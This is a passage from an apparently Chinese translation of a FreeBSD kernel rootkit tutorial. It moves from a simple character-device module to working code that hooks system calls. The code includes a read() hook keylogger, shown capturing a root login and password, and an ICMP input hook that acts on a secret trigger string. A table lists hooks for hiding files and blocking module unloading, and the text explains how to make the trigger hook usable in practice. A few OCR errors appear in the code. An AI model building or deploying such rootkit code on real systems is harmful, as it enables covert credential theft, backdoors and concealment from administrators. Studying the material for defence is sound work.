#include <sys/conf.h>
#include <sys/uio.h>

/* Function prototypes. */
/*  函数原型. */
d_open_t open;
d_close_t close;
d_read_t read;
d_write_t write;

static struct cdevsw cd_example_cdevsw = {
        .d_version =     D_VERSION,
        .d_open =  open,
        .d_close =       close,
        .d_read =   read,
        .d_write =  write,
        .d_name =        "cd_example"
};

static char buf[512+1];
static size_t len;

int
open(struct cdev *dev, int flag, int otyp, struct thread *td)
{
        /* Initialize character buffer. */
        /*  初始化字符缓冲  */
        memset(&buf, '\0', 513);
        len = 0;
```

```
	return(0);
}

int
close(struct cdev *dev, int flag, int otyp, struct thread *td)
{
	return(0);
}

int
write(struct cdev *dev, struct uio *uio, int ioflag)
{
	int error = 0;

	/*
	* Take in a character string, saving it in buf.
	* Note: The proper way to transfer data between buffers and I/O
	* vectors that cross the user/kernel space boundary is with
	* uiomove(), but this way is shorter. For more on device driver I/O
	* routines, see the uio(9) manual page.
	*/

	/*
	*  接收一个字符串，保存到缓冲中。
	*  注意:在跨越了用户/内核空间边界的缓冲和 I/O 向量之间传递数据的
	*  正规途径是使用 uiomove()，但是本例的方法更简短。你可以在 uio(9)
	*  手册查看关于设备驱动程序 I/O 例程的更多知识
	*/
	error = copyinstr(uio->uio_iov->iov_base, &buf, 512, &len);
	if (error != 0)
	   uprintf("Write to \"cd_example\" failed.\n");

	return(error);
}

int
read(struct cdev *dev, struct uio *uio, int ioflag)
{
	int error = 0;
```

```
        if (len <= 0)
            error = -1;
        else
            /* Return the saved character string to userland. */
            /*  返回保存到用户空间的字符串长度  */
            copystr(&buf, uio->uio_iov->iov_base, 513, &len);

        return(error);
}

/* Reference to the device in DEVFS. */
/*  在 DEVFS 中对设备的引用  */
static struct cdev *sdev;

/* The function called at load/unload. */
/*  该函数在装载/卸载模块时调用  */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
            sdev = make_dev(&cd_example_cdevsw, 0, UID_ROOT, GID_WHEEL,
                0600, "cd_example");
            uprintf("Character device loaded.\n");
            break;

        case MOD_UNLOAD:
            destroy_dev(sdev);
            uprintf("Character device unloaded.\n");
            break;

        default:
            error = EOPNOTSUPP;
            break;
        }

        return(error);
```

```
}

DEV_MODULE(cd_example, load, NULL);
```

清单 1-5: cd_example.c

下面是以上清单的分析。首先，在开始我声明字符设备入口点((open, close, read, 和 write))。接着，我们适当填充 cdevsw 结构体。然后，我们声明两个全局变量:buf,它用来存储这个设备将读取的字符串。len,它用来存储字符串长度。接着，我们实现各个入口点。open 入口点仅仅是初始化 buf，然后返回。close 入口点没做任何事情，或多或少，但为了关闭设备依然要实现它。write 入口点把用户空间的字符串存储到 buf。read 入口点返回这个字符串。最后，事件处理程序函数负责调用字符设备的注册例程。

注意，字符设备模块最后调用的是 DEV_MODULE，而不是 DECLARE_MODULE 。DEV_MODULE 在头文件<sys/conf.h> 中定义如下:

```
#define DEV_MODULE(name, evh, arg)                  \
static moduledata_t name##_mod = {                  \
        #name,                                      \
        evh,                                        \
        arg                                         \
};                                                  \
DECLARE_MODULE(name, name##_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE)
```

可以看出，DEV_MODULE 封装了 DECLARE_MODULE 。DEV_MODULE 仅仅是允许你调用 DECLARE_MODULE ，而无须首先显式地建立一个 moduledata 结构体，

注意 DEV_MODULE 宏典型地与字符设备模块相关联。因此，当我写一个普通的KLD(例如在章节 1.3 中“ Hello, world! ”示例)，我还是要继续使用DECLARE_MODULE宏，即使使用DEV_MODULE节省空间和时间。

1.6.5 测试字符设备（Testing the Character Device）

现在让我们看看用户空间的程序(清单 1-6) ，我们将用它与 cd_example 字符设备进行交互。这个程序(基于 Rajesh Vaidheeswarran 的 testcdev.c) 按照下面的顺序调用 cd_example 的每一个入口点:

```
#include <stdio.h>
#include <fcntl.h>
#include <paths.h>
#include <string.h>
#include <sys/types.h>

#define CDEV_DEVICE "cd_example"
static char buf[512+1];
```

```
int
main(int argc, char *argv[])
{
        int kernel_fd;
        int len;

        if (argc != 2) {
           printf("Usage:\n%s <string>\n", argv[0]);
           exit(0);
        }

        /* Open cd_example. */
        /*  打开  cd_example. */
        if ((kernel_fd = open("/dev/" CDEV_DEVICE, O_RDWR)) == -1) {
           perror("/dev/" CDEV_DEVICE);
           exit(1);
        }

        if ((len = strlen(argv[1]) + 1) > 512) {
           printf("ERROR: String too long\n");
           exit(0);
        }

        /* Write to cd_example. */
        /*  写到  cd_example. */
        if (write(kernel_fd, argv[1], len) == -1)
           perror("write()");
        else
           printf("Wrote \"%s\" to device /dev/" CDEV_DEVICE ".\n",
                 argv[1]);

        /* Read from cd_example. */
        /*  从  cd_example  读. */
        if (read(kernel_fd, buf, len) == -1)
           perror("read()");
        else
           printf("Read \"%s\" from device /dev/" CDEV_DEVICE ".\n",
                 buf);
```

```
        /* Close cd_example. */
        /*  关闭  cd_example. */
        if ((close(kernel_fd)) == -1) {
            perror("close()");
            exit(1);
        }

        exit(0);
}
```

下面是装载这个字符设备模块以及与它交互的结果:

```
$ sudo kldload ./cd_example.ko
Character device loaded.
$ ls -l /dev/cd_example
crw------- 1 root wheel 0, 89 Mar 26 00:32 /dev/cd_example
$ ./interface
Usage:
./interface <string>
$ sudo ./interface Hello,\ kernel!
Wrote "Hello, kernel!" to device /dev/cd_example.
Read "Hello, kernel!" from device /dev/cd_example.
open, write, read, close; then it exits.
```

1.7 链接器文件和模块（Linker Files and Modules）

在结束本章前，让我们粗略看看 kldstat(8) 命令。这个命令用于显示任何动态地链接到内核的文件的状态。

```
$ kldstat
Id      Refs    Address     Size    Name
1       4       0xc0400000  63070c  kernel
2       16      0xc0a31000  568dc   acpi.ko
3       1       0xc1e8b000  2000    hello.ko
```

在上面的清单中，显示有三个加载的"模块":内核(kernel)，ACPI 电源管理模块(acpi.ko)，还有我们在章节 1.3z 中开发的“ Hello, world! ” 模块 (hello.ko)

运行命令 kldstat -v(输出更多信息)后，带给我们以下信息:

```
$ kldstat –v
Id      Refs    Address     Size    Name
1       4       0xc0400000  63070c  kernel
        Contains modules:
```

```
            Id      Name
            18      xpt
            19      probe
            20      cam
. . .
3           1       0xc1e8b000  2000      hello.ko
            Contains modules:
            Id      Name
            367     hello
```

注意到 kernel 包含多个"子模块"(xpt, probe, and cam)。这带给我们本章的真实信息。在上面的输出中，kernel 和 hello.ko 在技术上都是链接器文件，xpt, probe, cam, 和 hello 才是真实的模块。这意味着 kldload(8) 和 kldunload(8)的参数实际上都是链接器文件而不是模块。还有，每个加载到内核中的模块，都存在一个相应的链接器文件。(在我们讨论隐藏 KLD 时，这点将要利用到。)

注意 根据我们的想法,把链接器文件当作为一个或多个内核模块服务的引导员(或护送员)，由它把内核模块引导到内核空间中去。

1.8 小结

本章对 FreeBSD 内核模式编程来了次旋风般地浏览。我们已经讨论了各种类型的 KLD，以后还要多次遇到它们。看了这么多小示例，对本书其余部分想你也能有个体会。

另外有两点也值得一提。首先，内核源码，它位于 /usr/src/sys/,7，是 FreeBSD 内核黑客新手最好的参考和学习工具。如果你已经浏览这个目录，你会发现，本书的很多代码是从那里摘取来的。

第二，考虑配置一个带有调试内核或内核模式调试器的 FreeBSD 机器。在你写你自己的内核代码时，这相当地有帮助。下面的在线资源可供你参考。

The FreeBSD Developer’s Handbook, specifically Chapter 10, located at http://www.freebsd.org/doc/en_US.ISO8859-1/books/developers-handbook.

FreeBSD 开发者手册，特别是第 10 章。位于 http://www.freebsd.org/doc/en_US.ISO8859-1/books/developers-handbook.

Debugging Kernel Problems by Greg Lehey, located at http://www.lemis .com/grog/Papers/Debug-tutorial/tutorial.pdf.

Greg Lehey 写的“内核调试问题”，位于 http://www.lemis .com/grog/Papers/Debug-tutorial/tutorial.pdf.

---

7 Typically, there is also a symlink from /sys/ to /usr/src/sys/.

第 2 章 挂钩（HOOKING）

我们将开始探讨使用了调用挂钩或普通挂钩技术的内核模式 rootkit。挂钩无疑是最流行的 rootikit 技术。

挂钩是一种使用处理程序(叫做挂钩)来修改控制流的编程技术。新的挂钩把它的地址注册为特定函数的地址，这样当那个函数被调用时，挂钩程序就代替它运行。一般，挂钩还会调用原先的函数，目的是维为了持原来的行为。图 2-1 描绘了调用挂钩在安装前和安装后，一个子程序的控制流。




Figure 2-1: Normal execution versus hooked execution

可以看出，挂钩可用来扩展(或削弱)一个子程序的功能。挂钩可按照 rootkit 的设计目的来修改操作系统的应用程序编程接口(API)的运行效果。通常，我们关心的是那些有记录和报告功能的 API。

现在，我们玩弄玩弄 KLD 接口。

2.1 系统调用挂钩（Hooking a System Call）

第一章提到，系统调用是一种入口点，应用程序通过它向操作系统请求服务。通过挂住这些入口点，rootkit 就能改变内核返回给某个或所有用户空间进程的数据。实际上，系统调用挂钩非常地有效，以至被大多数(可公开获取到的)rootkit 在某种程度上都使用到了。

在 FreeBSD 中，系统调用挂钩是通过把它的地址代替系统调用函数注册到目标系统调用的 systen 结构体内而实现的。(sysent 结构位于 sysent[]中)

提示 了解更多系统调用的信息，请看章节 1.4

清单 2-1 是一个系统调用挂钩(尽管没什么应用价值)的例子。设计目的是，每当用户空间进程调用 mkdir 这个系统调用，换句话说，就是每当一个目录被创建时，都会输出一条调试的信息。

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
```

```
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>

/* mkdir system call hook. */
/* mkdir 系统调用挂钩 */
static int
mkdir_hook(struct thread *td, void *syscall_args)
{
        struct mkdir_args /* {
            char *path;
            int mode;
        } */ *uap;
        uap = (struct mkdir_args *)syscall_args;

        char path[255];
        size_t done;
        int error;

        error = copyinstr(uap->path, path, 255, &done);
        if (error != 0)
            return(error);

        /* Print a debug message. */
        /* 打印一条调试信息 */
        uprintf("The directory \"%s\" will be created with the following"
            " permissions: %o\n", path, uap->mode);

        return(mkdir(td, syscall_args));
}

/* The function called at load/unload. */
/* 模块加载/卸载时调用该函数 */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
```

```
                case MOD_LOAD:
                   /* Replace mkdir with mkdir_hook. */
                   /*  用  mkdir_hook  替代  mkdir */
                   /*1*/ sysent[ /*2*/ SYS_mkdir].sy_call = (sy_call_t *)mkdir_hook;
                   break;

                case MOD_UNLOAD:
                   /* Change everything back to normal. */
                   /*  把一切还原为原先那样  */
                   /*3*/ sysent[SYS_mkdir].sy_call = (sy_call_t *)mkdir;
                   break;

                default:
                   error = EOPNOTSUPP;
                   break;
                }

                return(error);
}

static moduledata_t mkdir_hook_mod = {
                "mkdir_hook",   /* module name */
                load,           /* event handler */
                NULL                /* extra data */
};

DECLARE_MODULE(mkdir_hook,            mkdir_hook_mod,            SI_SUB_DRIVERS,
                SI_ORDER_MIDDLE);
```

清单 2-1: mkdir_hook.c

注意 在模块加载时，事件处理程序把 mkdir 系统调用替换为 mkdir_hook(它简单打印一条调试信息，然后调用 mkdir)。这行安装一个系统挂钩。为了移除挂钩，在模块卸载时恢复原先的 mkdir 系统调用即可。

注意 常数 SYS_mkdir 是作为 mkdir 系统调用的偏移值定义的。它定义在头文件<sys/syscall.h>中。这个头文件也包含了内核中所有的系统调用号的完整清单。

下面的输出显示了加载了 mkdir_hook 后执行 mkdir(1)的结果。

```
$ sudo kldload ./mkdir_hook.ko
$ mkdir test
The directory "test" will be created with the following permissions: 777
```

```
$ ls –l
. . .
drwxr-xr-x 2 ghost ghost 512 Mar 22 08:40 test
```

可以看到，mkdir(1)命令输出了很长的信息。

2.2 击键记录（Keystroke Logging）

现在我们看一个更有趣(但还不够那么实用)的系统挂钩的示例。

击键记录是一种截取和记录用户击键的简单动作。在 FressBSD 中，这可以通过挂住 read 系统调用来实现。顾名思义，这个系统调用负责从输入读取数据。C 库中，它定义为：

```
#include <sys/types.h>
#include <sys/uio.h>
#include <unistd.h>

ssize_t
read(int fd, void *buf, size_t nbytes);
```

这个 read 系统调用从由描述符 fd 指定的对象读取 nbytes 数量的数据到缓冲 buf 中。所以，为了捕捉用户的击键，你只要在每次 fd 指向标准输入时(也就是说，文件描述符 0)，把 buf 的内容保存下来的行了(在 read 返回前)。我们看看清单 2-2 这个例子:

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>

/*
* read system call hook.
* Logs all keystrokes from stdin.
* Note: This hook does not take into account special characters, such as
* Tab, Backspace, and so on.
*/

/*
* read 系统调用挂钩
*  从 stdin 记录所有的击键
* s 注意:这个挂钩没有考虑特殊字母，比如
* Tab, Backspace,等等
```

```
*/
```

1 机灵的你可能注意到了，是的，我的 umask 是 022，这是"test"的 permission 是 755 而不是 777 的原因。

2 实际上，为了写一个完全成形的击键记录器，你还得挂住 read,readv,pread,和 preadv。

```
static int
read_hook(struct thread *td, void *syscall_args)
{
        struct read_args /* {
          int fd;
          void *buf;
          size_t nbyte;
        } */ *uap;
        uap = (struct read_args *)syscall_args;

        int error;
        char buf[1];
        int done;

        /*1*/ error = read(td, syscall_args);

        /*2*/ if (error || (!uap->nbyte) || (uap->nbyte > 1) || (uap->fd != 0))
          /*3*/ return(error);

        /*4*/ copyinstr(uap->buf, buf, 1, &done);
        printf("%c\n", buf[0]);

        return(error);
}

/* The function called at load/unload. */
/*  模块加载/卸载时调用该函数  */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
          /* Replace read with read_hook. */
          /*  用 read_hook 代替 read */
          sysent[SYS_read].sy_call = (sy_call_t *)read_hook;
          break;
```

```
                case MOD_UNLOAD:
                   /* Change everything back to normal. */
                   /*  把一切还原如初  */
                   sysent[SYS_read].sy_call = (sy_call_t *)read;
                   break;

                default:
                   error = EOPNOTSUPP;
                   break;
                }

                return(error);
}

static moduledata_t read_hook_mod = {
                "read_hook",     /* module name */
                load,          /* event handler */
                NULL               /* extra data */
};

DECLARE_MODULE(read_hook,              read_hook_mod,              SI_SUB_DRIVERS,
                SI_ORDER_MIDDLE);
```

清单 2-2: read_hook.c

清单 2-2 中，函数 read_hook 首先调用 read 从 fd 读取数据。如果这个数据不是发自标准输入的击键(它定义为一个字母或大小是 1byte)，则 read_hook 返回。否则，这个数据(也就是击键)被拷贝到本地的缓冲中，有效地"捕捉"到它了。

注意 为了节省空间(和让事情简单)，read_hook 仅仅是把捕捉到的击键 dump 到系统控制台中。

加载 read_hook 后，系统中的记录如下

```
login: root
Password:
Last login: Mon Mar 4 00:29:14 on ttyv2
root@alpha ~# dmesg | tail -n 32
r
o
o
t
p
a
s
```

```
s
w
d
. . .
```

你都看到了吧？我的登录验证--我的用户名(root)和密码(passwd)---已经被捕捉了。看来，你应当也能挂住任何一个系统调用。不过，还有一个问题:你还不是一位内核导师，你又怎么知道应当挂钩的是哪个(或哪些)系统调用呢？答案是:使用内核进程追踪。

2.3 内核进程追踪（Kernel Process Tracing）

内核进程追踪诊断和调试的技术，用于截取和记录每步内核操作--代表特定运行进程执行的每个系统调用，namei 转换,I/O,信号处理，上下文切换等。在 FreeBSD，这项工作由实用工具 ktrace(1)和 kdump(1)完成。例如:

```
$ ktrace ls
file1 file2 ktrace.out
$ kdump
517 ktrace RET ktrace 0
```

3 很明显，这不是我真的 root 密码

```
517 ktrace CALL execve(0xbfbfe790,0xbfbfecdc,0xbfbfece4)
517 ktrace NAMI "/sbin/ls"
517 ktrace RET execve -1 errno 2 No such file or directory
517 ktrace CALL execve(0xbfbfe790,0xbfbfecdc,0xbfbfece4)
517 ktrace NAMI "/bin/ls"
517 ktrace NAMI "/libexec/ld-elf.so.1"
517 ls RET execve 0
. . .
517 ls CALL    /*1*/ getdirentries(0x5,0x8054000,0x1000,0x8053014)
517 ls RET getdirentries 512/0x200
517 ls CALL getdirentries(0x5,0x8054000,0x1000,0x8053014)
517 ls RET getdirentries 0
517 ls CALL /*2*/ lseek(0x5,0,0,0,0)
517 ls RET lseek 0
517 ls CALL /*3*/ close(0x5)
517 ls RET close 0
517 ls CALL /*4*/ fchdir(0x4)
517 ls RET fchdir 0
517 ls CALL close(0x4)
517 ls RET close 0
517 ls CALL fstat(0x1,0xbfbfdea0)
517 ls RET fstat 0
517 ls CALL break(0x8056000)
517 ls RET break 0
```

```
517 ls CALL ioctl(0x1,TIOCGETA,0xbfbfdee0)
517 ls RET ioctl 0
517 ls CALL write(0x1,0x8055000,0x19)
517 ls GIO fd 1 wrote 25 bytes
"file1 file2 ktrace.out
"
517 ls RET write 25/0x19
517 ls CALL exit(0)
```

注意 为了简洁，省去了与本次讨论无关的其他输出。

刚才例子显示，工具 ktrace(1)能让内核对指定的进程(本例是 ls(1))进行跟踪记录，而 kdump(1)用于显示跟踪的数据。

注意 ls(1)在它的执行过程中调用了很多的系统调用，比如 getdirentries, lseek, close, fchdir 等等。这意味着，你可以通过挂钩这些调用的中一个或多个来影响 ls(1)的运作和/或输出。

所有这些说明一点，当你想去改变特定的进程而你不知道该挂钩哪个或哪些系统调用是，你只需执行一次内核跟踪即可。

2.4 常用的系统调用挂钩（Common System Call Hooks）

为了一个全面的了解，表格 2-1 概括了一些常用的系统调用挂钩

表格 2-1: 常用的系统调用挂钩

系统调用	**挂钩目的**
read, readv, pread, preadv	输入记录
write, writev, pwrite, pwritev	输出记录
open	隐藏文件内容
unlink	禁止删除文件
chdir	禁止切换目录
chmod	禁止修改文件属性
chown	禁止修改所有者
kill	禁止信号传递
ioctl	操作 ioctl 请求

execve	重定向文件的执行
rename	禁止重命名文件
rmdir	禁止删除目录
stat, lstat	隐藏文件状态
getdirentries	隐藏文件
truncate	禁止文件截短或扩展
kldload	禁止加载模块
kldunload	禁止卸载模块

现在我们看看其他能挂钩的内核函数。

2.5 通信协议（Communication Protocols）

顾名思义，通信协议是通信双方(例如，TCP/IP 协议组)使用的一组规则或协定。在 FreeBSD 中，通信协议通过它的入口定义在一个协议转换表内。同样的，通过修改这些入口，rootkit 可以修改由通信终端任何一方发送或接受的数据。为了更好的演示这样的"攻击"，原谅我偏题了。

2.5.1 protosw 结构

每个通信协议转换表的上下文保存在 protosw 结构体中。protosw 结构提在头文件 <sys/protosw.h>定义如下:

```
struct protosw {
        short       pr_type;        /* socket type */
        struct domain   *pr_domain;  /* domain protocol */
        short       pr_protocol;   /* protocol number */
        short       pr_flags;
/* protocol-protocol hooks */
        pr_input_t  *pr_input;      /* input to protocol (from below) */
        pr_output_t     *pr_output;    /* output to protocol (from above) */
        pr_ctlinput_t   *pr_ctlinput;   /* control input (from below) */
        pr_ctloutput_t  *pr_ctloutput;      /* control output (from above) */
/* user-protocol hook */
        pr_usrreq_t     *pr_ousrreq;
/* utility hooks */
        r_init_t            *pr_init;
```

```
        pr_fasttimo_t       *pr_fasttimo;       /* fast timeout (200ms) */
        pr_slowtimo_t       *pr_slowtimo;       /* slow timeout (500ms) */
        pr_drain_t          *pr_drain;      /* flush any excess space possible */

        struct pr_usrreqs *pr_usrreqs;      /* supersedes pr_usrreq() */
};
```

表格 2-2 是 protosw 结构体内一些入口点的说明。这些入口点你必须熟悉，这样才能够修改一个通信协议。

表格 2-2: 协议转换表入口点

入口点	**描述**
pr_init	初始化例程
pr_input	把数据向上传递给用户
pr_output	把数据向下传递给网络
pr_ctlinput	向上传递控制信息
pr_ctloutput	向下传递控制信息

2.5.2 inetsw[ ] 转换表（Switch Table）

每一个通信协议的 protosw 结构体定义在文件/sys/netinet/in_proto.c 中。下面是这个文件的片段:

```
struct protosw /*1*/ inetsw[] = {
{
        .pr_type =      0,
        .pr_domain =        &inetdomain,
        .pr_protocol =      IPPROTO_IP,
        .pr_init =      ip_init,
        .pr_slowtimo =      ip_slowtimo,
        .pr_drain =         ip_drain,
        .pr_usrreqs =       &nousrreqs
},
{
        .pr_type =      SOCK_DGRAM,
        .pr_domain =        &inetdomain,
        .pr_protocol =      IPPROTO_UDP,
        .pr_flags =         PR_ATOMIC|PR_ADDR,
        .pr_input =         udp_input,
```

```
                .pr_ctlinput =          udp_ctlinput,
                .pr_ctloutput =  ip_ctloutput,
                .pr_init =          udp_init,
                .pr_usrreqs =           &udp_usrreqs
},
{
                .pr_type =          SOCK_STREAM,
                .pr_domain =            &inetdomain,
                .pr_protocol =          IPPROTO_TCP,
                .pr_flags =
                  PR_CONNREQUIRED|PR_IMPLOPCL|PR_WANTRCVD,
                .pr_input =             tcp_input,
                .pr_ctlinput =          tcp_ctlinput,
                .pr_ctloutput =  tcp_ctloutput,
                .pr_init =          tcp_init,
                .pr_slowtimo =          tcp_slowtimo,
                .pr_drain =             tcp_drain,
                .pr_usrreqs =           &tcp_usrreqs
},
. . .
```

我们注意到所有的协议转换表都定义在 inetsw[]内部。这意味着，想要修改一个通信协议，你必须要借助 inetsw[]。

2.5.3 mbuf 结构体

在两个通信进程之间传递的数据(还有控制信息)保存在一个 mbuf 结构内。mbuf 定义在头文件<sys/mbuf.h>。为了读取和修改数据，mbuf 结构体有两个域我们要了解: m_len，标志包含在 mbuf 中的数据数量；m_data，它指向数据。

2.6 通信协议挂钩

Listing 2-3 is an example communication protocol hook designed to output a debug message whenever an Internet Control Message Protocol (ICMP) redirect for Type of Service and Host message containing the phrase Shiny is received.

NOTE An ICMP redirect for Type of Service and Host message contains a type field of 5 and a code field of 3.

```
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
```

```
#include <sys/protosw.h>

#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/ip_var.h>

#define TRIGGER "Shiny."

extern struct protosw inetsw[];
pr_input_t icmp_input_hook;

/* icmp_input hook. */
/* icmp_input  挂钩. */
void
icmp_input_hook(struct mbuf *m, int off)
{
        struct icmp *icp;
        /*1*/ int hlen = off;

        /* Locate the ICMP message within m. */
        /*  定位 m  内的  ICMP  消息  . */
        /*2*/ m->m_len -= hlen;
        m->m_data += hlen;

        /*  提取  ICMP  消息. */
        /*3*/ icp = mtod(m, struct icmp *);

        /* Restore m. */
        /*  恢复   m. */
        /*4*/ m->m_len += hlen;
        m->m_data -= hlen;

        /* Is this the ICMP message we are looking for? */
        /*  这个  ICMP  消息是我们正在寻找的吗? */
        if(icp->icmp_type == ICMP_REDIRECT &&
           icp->icmp_code == ICMP_REDIRECT_TOSHOST &&
           strncmp(icp->icmp_data, TRIGGER, 6) == 0)
                /*5*/ printf("Let's be bad guys.\n");
        else
           icmp_input(m, off);
        }
```

```
/* The function called at load/unload. */
/*  加载/卸载模块时调用这个函数. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        ase MOD_LOAD:
          /* Replace icmp_input with icmp_input_hook. */
          /*  用 icmp_input_hook  代替  icmp_input */
          /*6*/ inetsw[ip_protox[IPPROTO_ICMP]].pr_input = icmp_input_hook;
          break;

        case MOD_UNLOAD:
          /* Change everything back to normal. */
          /*  把一切还原如初  */
          /*7*/ inetsw[/*8*/ ip_protox[IPPROTO_ICMP]].pr_input = icmp_input;
          break;

        default:
          error = EOPNOTSUPP;
          break;
        }

        return(error);
}

static moduledata_t icmp_input_hook_mod = {
        "icmp_input_hook",      /* module name  模块名称*/
        load,           /* event handler  时间处理程序*/
        NULL                    /* extra data  额外数据*/
};

DECLARE_MODULE(icmp_input_hook,  icmp_input_hook_mod,  SI_SUB_DRIVERS,
        SI_ORDER_MIDDLE);
```

清单 2-3: icmp_input_hook.c

In Listing 2-3 the function icmp_input_hook first /*1*/ sets hlen to the received ICMP message's IP header length (off). Next, the location of the ICMP message within m is determined; keep in mind that an ICMP message is transmitted within an IP datagram, which is why /*2*/ m_data is increased by hlen. Next, the ICMP message is /*3*/ extracted from m. Thereafter, the changes made to m are /*4*/ reversed, so that when m is actually processed, it's as if nothing even

happened. Finally, if the ICMP message is the one we are looking for, /*5*/ a debug message is printed; otherwise, icmp_input is called.

Notice that upon module load, the event handler /*6*/ registers icmp_input_hook as the pr_input entry point within the ICMP switch table. This single line installs the communication protocol hook. To remove the hook, simply /*7*/ reinstate the original pr_input entry point (which is icmp_input, in this case) upon module unload.

NOTE The value of /*8*/ ip_protox[IPPROTO_ICMP] is defined as the offset, within inetsw[], for the ICMP switch table. For more on ip_protox[], see the ip_init function in /sys/netinet/ip_input.c.

The following output shows the results of receiving an ICMP redirect for Type of Service and Host message after loading icmp_input_hook:

```
$ sudo kldload ./icmp_input_hook.ko
$ echo Shiny. > payload
$ sudo nemesis icmp -i 5 -c 3 -P ./payload -D 127.0.0.1
ICMP Packet Injected
$ dmesg | tail -n 1
Let's be bad guys.
```

无可否认，icmp_input_hook 有些缺陷；但是，对于演示一个通信协议挂钩的目的而言，它已经足够了。

如果你有兴趣修正 icmp_input_hook ，让它能在实际世界中使用，你只需要完成另外两点。首先，在你试图定位 ICMP 消息前，确认 IP 数据报确实包含有 ICMP 消息。这点可以通过检查 IP 头中数据域的长度来实现。第二，确认 m 内的数据确实存在并且是可以访问的。这点可以通过调用 m_pullup 来实现。至于完成这两件事情的示例代码，可以查看 /sys/netinet/ip_icmp.c 中的 icmp_input 函数。

2.7 小结

可以看到，调用挂钩实际上是改变函数指针，这样看来，你完成它应该没什么困难。

要记住的是，为了完成一个特定的任务，通常存在一些不同的入口点可供你挂钩。比如，在章节 2.2 中，我通过挂钩 read 系统调用编写了一个击键记录程序；但是，这个任务还可以通过挂钩终端线路规则(termios)转换表中的 l_read 入口点来完成。

本着教育的目的或着仅仅是为了好玩，我鼓励你尝试挂钩终端线路规则转换表中的 l_read 入口点。要实现这点，你得熟悉 linesw[]转换表。linesw[]实现在文件/sys/kern/tty_conf.c 中。还得熟悉 linesw 结构，它定义在头文件<sys/linedisc.h> 中。

提示 相对于本章演示的其他挂钩，这个挂钩需要稍微更多的工作。

4 终端线路规则(termios)本质上是用于处理关于终端的通讯以及描述它状态的数据结构

第 3 章 直接内核对象操作

所有的操作系统都把内部的记录数据通常作为对象--也就是结构体，队列等，保存在内存中。每当你向内核查询运行进程的列表，开放的端口等时，这些数据就被解析并返回。因为这些数据是保存在内存中的，所以可以直接去操作它们 ;没必要安装一个调用挂钩来改变控制流。这个技术通常叫做直接内核对象操作(DKOM) (Hoglund and Butler, 2005)。

但是，在进入这个主题前，我们看看 FreeBSD 系统是如何存储内核数据的。

3.1 内核队列数据结构（Kernel Queue Data Structures）

一般，许多有趣的信息在内核中以 queue(也叫做 list)数据结构的形式保存着。比如加载连接文件的链表，另一个例子是加载内核模块的链表。头文件<sys/queue.h>中定义了 4 种不同类型的列表数据结构:singly-linked lists, singly-linked tail queues, doubly-linked lists, 和 doubly-linked tail queues。这个文件也包含了 61 种声明和操作这些结构的宏。

下面五个宏是带有双向链表的 DKOM 的基础。

注意 操作 singly-linked lists, singly-linked tail queues, and doublylinked tail queues 的宏就不讨论了，因为它们在作用上与下面的宏是一样的。要了解这些宏详用法，请参考 queue(3)手册。

3.1.1 宏 LIST_HEAD

双向链表由 LIST_HEAD 定义的一个结构引领。这个结构体包含一个指向链表第一个元素的指针。那些元素双向链接的，所以不用遍历链表就可以删除任意一个元素。新的元素可以插入到链表中一个已经存在的元素前面或后面，或插入到这个链表的头部。

下面是宏的定义:

```
#define LIST_HEAD(name, type)                           \
struct name {                                           \
        struct type *lh_first;        /* first element */  \
}
```

在这个定义中，name 是被定义的结构体的名称，type 指明了打算链接到链表中的元素的类型。

如果一个 LIST_HEAD 结构声明如下:

```
LIST_HEAD(HEADNAME, TYPE) head;
```

那么指向链表头部的指针可以稍后声明如下:

```
struct HEADNAME *headp;
```

3.1.2 宏 LIST_HEAD_INITIALIZER

双向链表的头部由宏 LIST_HEAD_INITIALIZER 进行初始化。

```
#define LIST_HEAD_INITIALIZER(head)             \
                { NULL }
```

3.1.3 宏 LIST_ENTRY

宏 LIST_ENTRY 声明一个结构体。这个结构体把元素链接到双向链表中。

```
#define LIST_ENTRY(type) \
struct { \
                struct type *le_next;       /* next element */                  \
                struct type **le_prev;      /* address of previous element */   \
}
```

在链表的插入，移除，遍历操作中，这个结构体要被引用到。

3.1.4 宏 LIST_FOREACH

双向链表用这个 LIST_FOREACH 宏进行遍历。

```
#define LIST_FOREACH(var, head, field)                  \
                for ((var) =        LIST_FIRST((head));         \
                (var);                                  \
                (var) =       LIST_NEXT((var), field))
```

这个宏向前遍历由 head 引用的链表，依次把每个元素赋给 var。变量 field 包含用宏 LIST_ENTRY 声明的结构体。

3.1.5 宏 LIST_REMOVE

LIST_REMOVE 删除双向链表中的一个元素。

```
#define LIST_REMOVE(elm, field) do {                    \
                if (LIST_NEXT((elm), field) != NULL)            \
                   LIST_NEXT((elm), field)->field.le_prev =     \
                        (elm)->field.le_prev;               \
                *(elm)->field.le_prev = LIST_NEXT((elm), field);    \
} while (0)
```

这里，elm 是要被删除的元素。field 包含用宏声明的结构体。

3.2 同步问题（Synchronization Issues）

